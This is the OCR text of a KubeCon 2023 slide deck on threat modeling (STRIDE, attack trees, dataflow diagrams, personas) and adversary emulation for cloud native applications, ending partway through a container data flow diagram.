


KubeCon | CloudNativeCon

North America 2023

Cloud Native Application Threat Modeling and Adversary Emulation: Techniques and Tools

Rafik Harabi - Sysdig

Who Am I?

- Senior Solution Architect at Sysdig, Cloud Security Advocate
- Focus on Cloud Native Security
- Previously working on go to Cloud programmes (Deloitte, NTT Data..)

rafikharabi

@rafik8_

Agenda

- Cloud Native Application building blocks
- The multitude of Cloud attack surfaces and it challenges
- Threat modeling technique for Cloud Native Applications
- Adversary Emulation for Cloud Native Applications
- Tooling
- Takeaways

Once, there was a perimeter

You had a perimeter **guarded by a firewall**

Detecting intrusions was your breach indicator

Now, there is no perimeter in the cloud


Cloud providers own external connections

Cloud is exposed to the outside world


You need to control access to services your team uses

You need to detect unusual activity

Cloud Native Application building blocks



Cloud Security layers




CNA Security Challenges

- Dynamic attack surface,
- Threat actors are using your tools today,
- Distributed systems and microservices enlarge attack surface,
- Number of calls generated by distributed systems,
- Lack of visibility,
- Cloud delivery vs security process speed.

Attacker vs Defender mindset

"Defenders think in lists, attackers think in graphs; as long as this is true, attackers win." John Lambert - Microsoft Security Research



Definitions

Threat Modeling:

"Threat Modeling works to identify, communicate and understand threats and mitigations within the context of protecting something of value." OWASP

Goal: improving security by identifying threats and provide mitigation.

Adversary Emulation:

"Simulating the tactics, techniques, and procedures (TTPs) employed by real-world threat actors to test an organisation's resilience against diffrents type of attacks."

Goal: understand how an adversary would attempt to compromise an organization.


Threat Modeling Techniques

Methodologies:

- **STRIDE**: created at Microsoft, defines 6 categories of threats.
- **Attack Tree**: multi-leveled diagrams consisting of one root, leaves, and children. when the root is satisfied, the attack is complete.
- **Dataflow**: graphical representations of your system and should specify each element, their interactions and helpful context.


Pillars:

- Systems Architecture
- Actors
- Threats
- Mitigations



STRIDE Approach

Threats
Spoofing
Tampering
Repudiation
Information Disclosure
Denial of Service
Elevation of Privilege



Decompose the system into components, modules and identify relationship between them.

Threat Modeling Personas

Business Owner

- Balances business requirements with the mitigations proposed to address threats

App/Service Developer

- Facilitates design brainstorming
- implement mitigations

The Adversary

Simulate an unauthorized user to find Threats

The Defender


Defines security controls to mitigate the threats

Security Architect

Provides security guidance

Threat Modeling for Cloud Native

Container Threats



OWASP Docker threats: https://github.com/OWASP/Docker-Security/blob/main/001%20-%20Threats.md

Container Data Flow Diagram

Developer Code + Container Manifest

1

Source Code Repo

2

Build and Push Container image

3

Container Registry

4

Pull and Run Container image

5

Container Host

Container

6

9

Container

DOCKER.SOCK

7

Container Engine

